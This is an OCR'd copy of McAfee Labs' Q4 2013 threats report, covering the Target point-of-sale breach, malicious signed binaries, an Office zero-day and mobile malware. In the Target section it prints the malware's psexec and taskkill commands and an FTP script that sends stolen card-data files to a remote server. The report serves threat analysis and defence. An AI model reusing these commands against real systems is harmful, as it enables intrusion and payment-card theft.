
McAfee®
An Intel Company

McAFEE LABS THREATS REPORT

Fourth Quarter 2013



Report

ABOUT McAFEE LABS

McAfee Labs is the world's leading source for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs delivers real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

www.mcafee.com/us/mcafee-labs.aspx

INTRODUCTION

We are working to make our threats reports more vivid and relevant. We hope you like the changes.

Welcome to the *McAfee Labs Threats Report: Fourth Quarter 2013*. As we kick off the New Year, we take a fresh approach to our Threats Reports. Beginning with this edition, we present a shorter publication, with "Key Topics" covering top threats or security issues from the quarter. We also focus (on a rotating basis) on threat concerns surrounding the four IT megatrends: mobile, social, cloud, and big data. The report is now visually richer and easier to navigate.

Not lost in this evolutionary approach is the rich set of threats data that we collect through our McAfee Global Threat Intelligence network. By continuing to publish that data—most of which is in time series—our readers can gain a better understanding of the changing threats landscape.

This quarter, we illustrate how the malware industry aided and abetted the point-of-sale attacks on Target and other retailers, examine how malicious signed binaries undermine the stamp of approval that Certificate Authorities provide, describe the impact of McAfee Labs discovering a zero-day vulnerability in Microsoft Office, and look at the excessive data collection of mobile apps and their relationship to malware.

Vincent Weafer, Senior Vice President, McAfee Labs

Follow McAfee Labs

CONTENTS

McAFEE LABS THREATS REPORT
Fourth Quarter 2013

This report was prepared and written by:

Benjamin Cruz
Paula Greve
Barbara Kay
Haifei Li
Doug McLean
François Paget
Craig Schmugar
Rick Simon
Dan Sommer
Bing Sun
James Walter
Adam Wosotowsky
Chong Xu

EXECUTIVE SUMMARY

The cybercrime industry played a key role in enabling and monetizing the results of these point-of-sale attacks.

The cybercrime industry and its role in POS attacks

Our lead story focuses on the headline-grabbing credit card data breaches that occurred this quarter and how the cybercrime ecosystem supported the attackers' efforts. The breaches were unprecedented in numbers of records stolen, but what is even more notable is how well the malware industry served its customers. The attackers purchased off-the-shelf point-of-sale malware, they made straightforward modifications so they could target their attacks, and it's likely that they both tested their targets' defenses and evaded those defenses using purchased software. They even had a ready and efficient black market for selling the stolen credit card information, including an anonymous, virtual-currency-based point-of-sale payment system. Raw materials, manufacturing, marketplace, transaction support—it's all there for thieves to use.

Rapid growth in the number of malicious signed binaries is eroding user trust in the Certificate Authority model.

Malicious signed binaries: Can we trust the Certificate Authority model?

The rapid escalation of malicious signed binaries quarter-over-quarter and year-over-year bring into question the viability of the Certificate Authority model. After all, the model is predicated on an assumption of trust, yet we've tallied eight million binaries as suspicious. Many of these may be potentially unwanted programs and not truly malicious; nonetheless, the misuse of legitimate code-signing certificates erodes user trust. Granted, most malicious signed binaries are the work of a few bad apples. However, it's unreasonable to expect people to distinguish good certificates from malicious certificates. It's our view that the security industry should lead users out of this morass. Which certificates can be trusted? What level of trust can we assign to them?

This is the first known zero-day exploit of the .docx format. Attacks based on this exploit are ongoing.

Microsoft Office zero-day exploit: Discovered by McAfee Labs

In November, McAfee Labs discovered a zero-day exploit[1] that attacks a vulnerability in Microsoft Office. We identified targeted attacks on entities in the Middle East and Asia that attempted to steal sensitive data. McAfee Labs worked around the clock with Microsoft to understand the exploit and build defenses against it. In this Key Topic we dig deeply into the exploit and illustrate just how difficult it is to detect and contain some zero-day attacks.

There appears to be a relationship between apps that overcollect mobile device telemetry and apps that contain or enable malware. Geolocation tracking is a key concern.


Mobile malware: The march continues

This quarter, our IT megatrend Key Topic concerns mobile malware. We reported on that topic at length in our *McAfee Labs Threats Report: First Quarter 2013*[2] and *McAfee Labs Threats Report: Third Quarter 2013*,[3] including some specific and very dangerous mobile malware families and the havoc they wreak. This quarter we explore the prevalence of mobile apps that collect both user data and mobile device telemetry, the relationship between "overcollecting" apps and malware, and the common malicious activities performed by mobile malware.

McAfee Labs records 200 new threats every minute—more than three every second.

Follow McAfee Labs

KEY TOPICS OF THE QUARTER




The cybercrime industry and its role in POS attacks

In December, we began to hear of a series of point-of-sale (POS) attacks on multiple retail chains across the United States. The first story to break was specific to Target; this attack has been ranked among the largest data-loss incidents of all time.[4] Soon we learned of more retail chains affected by POS attacks. Neiman Marcus, White Lodging, Harbor Freight Tools, Easton-Bell Sports, Michaels Stores, and 'wichcraft all suffered similar POS breaches in 2013. Although there has been no public acknowledgment that the attacks are related or carried out by the same actor, many of them leveraged off-the-shelf malware to execute the attacks.

Although this quarter's events are unprecedented, POS malware is not new. During the last few years we have seen a notable rise in the malware families POSCardStealer, Dexter, Alina, vSkimmer, ProjectHook, and others, many of which are available for purchase online.

TIMELINE OF NOTABLE POINT-OF-SALE ATTACKS



Source: McAfee Labs, 2014.

Follow McAfee Labs

Target has confirmed the presence of malware on its POS systems. In cooperation with various agencies, McAfee Labs has gained an understanding of the exact malware used in this attack. To date, Target is the only retailer for which we can make that assertion with confidence. We also know that Target employs a custom-built POS application.[5] That's a crucial detail because it means that the attackers were not able to learn the system "offline," via readily available leaks of commercial POS applications. We know that although the Target malware was based on BlackPOS, several customizations allowed specific behavior within Target's environment. Details regarding Active Directory domain names, user accounts, and IP addresses of SMB shares were hardcoded into scripts that were dropped by some of the malware components.

Process Created	
PROCESS NAME	MODULE
c:\windows\system32\cmd.exe	c:\windows\system32\cmd.exe /c psexec /accepteula \\[redacted] -u [redacted]\best1_user -p [redacted] cmd /c "taskkill /im bladelogic.exe /f"
c:\windows\system32\cmd.exe	c:\windows\system32\cmd.exe /c psexec /accepteula \\[redacted] -u [redacted]\best1_user -p [redacted] -d bladelogic
c:\windows\system32\cmd.exe	c:\windows\system32\cmd.exe /c move \\[redacted]\ntwain_32a.dll c:\program files\[redacted]\temp\data_2014_1_16_16_31.txt
c:\windows\system32\cmd.exe	c:\windows\system32\cmd.exe /c ftp -s:c:\program files\[redacted]\temp\cmd.txt
c:\windows\system32\cmd.exe	c:\windows\system32\cmd.exe /c move \\[redacted]\ntwain_32a.dll c:\program files\[redacted]\temp\data_2014_1_16_16_32.txt

The Target malware included hardcoded scripts to steal domain names, user accounts, and other data.

The following script was responsible for sending the logged credit card track data to a remote server. The script was called by the commands in the preceding image.

```
open 199.[redacted]
[redacted]lw
[redacted]89
cd public_html
cd cgi-bin
bin
send C:\[redacted]\Temp\data_2014_1_16_16_31.txt
quit
```


This script sent credit card data to the Target attackers.

Note that this script was in plain text. Further, none of the transmitted card data was encrypted. It was sent via FTP in clear text all the way to its destination, unencrypted during the whole journey.

All of these attacks were heavily covered in the news and we may not fully understand their impact for some time. Nonetheless, we must recognize that this class of attack is far from "advanced." The BlackPOS malware family is an "off-the-shelf" exploit kit for sale that can easily be modified and redistributed with little programming skill or knowledge of malware functionality. BlackPOS source code has also been leaked multiple times. Just as we have seen with Zeus/Citadel, Gh0st, Poison Ivy, or many other leaked kits, anyone can employ, modify, and use them for their purposes.

Sellers offer BlackPOS ("Dump, CC Memory Grabber") for purchase online.

Follow McAfee Labs



Online marketplaces for stolen credit card numbers are thriving.

Furthermore, evading well-known antimalware applications and controls is standard practice. Testing for and ensuring that popular security apps fail to detect Trojans generated by these kits is trivial, and the adversaries absolutely embrace this discipline. Every day, we encounter new cryptors, packers, and other obfuscations methods that aim to evade detection. Software to test their targets' defenses and exploit kits to evade those defenses are readily available online.

What happened to the millions of credit card numbers stolen from Target? We have tracked these and continue to see them appear in large lots (dumps) in key "carding" marketplaces. Typically the thieves will drop data in batches of 1 million to 4 million numbers.

One popular credit card black market is the Lampeduza Republic. Its well-organized hierarchy and documented constitution make for a disciplined and functional marketplace. Lampeduza's network of sales websites is very active and contains many lots specific to these recent retail attacks. Thieves can pay for the stolen credits cards using one of the many anonymous virtual currency mechanisms, such as Bitcoin.

We believe these breaches will have long-lasting repercussions. We expect to see changes to security approaches and compliance mandates and, of course, lawsuits. But the big lesson is that we face a healthy and growing cybercrime industry which played a key role in enabling and monetizing the results of these attacks.

Follow McAfee Labs

Users can no longer simply rely on a certificate. They must rely on the reputation of the vendor who signed the binary, and its ability to secure its data.

The number of malicious signed binaries in our library tripled in 2013 to more than 8 million.

Attackers sign malware in an attempt to trick users and administrators into trusting the file, and also in an effort to evade detection by security software and circumvent system policies. Much of this malware is signed with purchased or stolen certificates, while other binaries are self-signed or "test signed." Test signing is sometimes used as part of a social engineering or targeted attack.


Follow McAfee Labs

Malicious signed binaries

Secure access to information over the Internet is made possible by a scheme that enlists trusted third parties—known as certificate authorities (CAs)—to provide digital certificates to the service providers that deliver the information. In this trust model, an application—or binary—must be "signed," which means it has obtained a certificate from a CA or its proxy verifying the service provider owns the application. If an attacker can obtain a certificate for a malicious application (a malicious signed binary), then it's easier to execute an attack because users rely on certificates to establish trust with the service provider.


But what if thousands or millions of malicious applications obtain certificates? At some point, users will no longer be able to trust that applications are safe, bringing into question the viability of the certificate authority model.

McAfee Labs has tracked the growth of digitally signed malware for several years. This threat is not only expanding ever more rapidly, but it is also becoming more complex. During this quarter we discovered more than 2.3 million new and unique malicious signed binaries. That's a 52% increase over the prior quarter. On an annual basis the number discovered in 2013 (almost 5.7 million) more than tripled that of 2012.



Source: McAfee Labs, 2014.

TOTAL MALICIOUS SIGNED BINARIES



Source: McAfee Labs, 2014.

Where does all this signed malware come from? Although the total is composed of stolen, purchased, or abused certificates, the vast majority of growth is due to dubious content distribution networks (CDNs). These are websites and companies that allow developers to upload their programs, or a URL that links to an external application, and wraps it in a signed installer. Not only does this provide nefarious developers a distribution channel, it also provides a cloak of legitimacy.


The following chart shows the top certificate subjects, or signers, associated with malicious signed binaries.

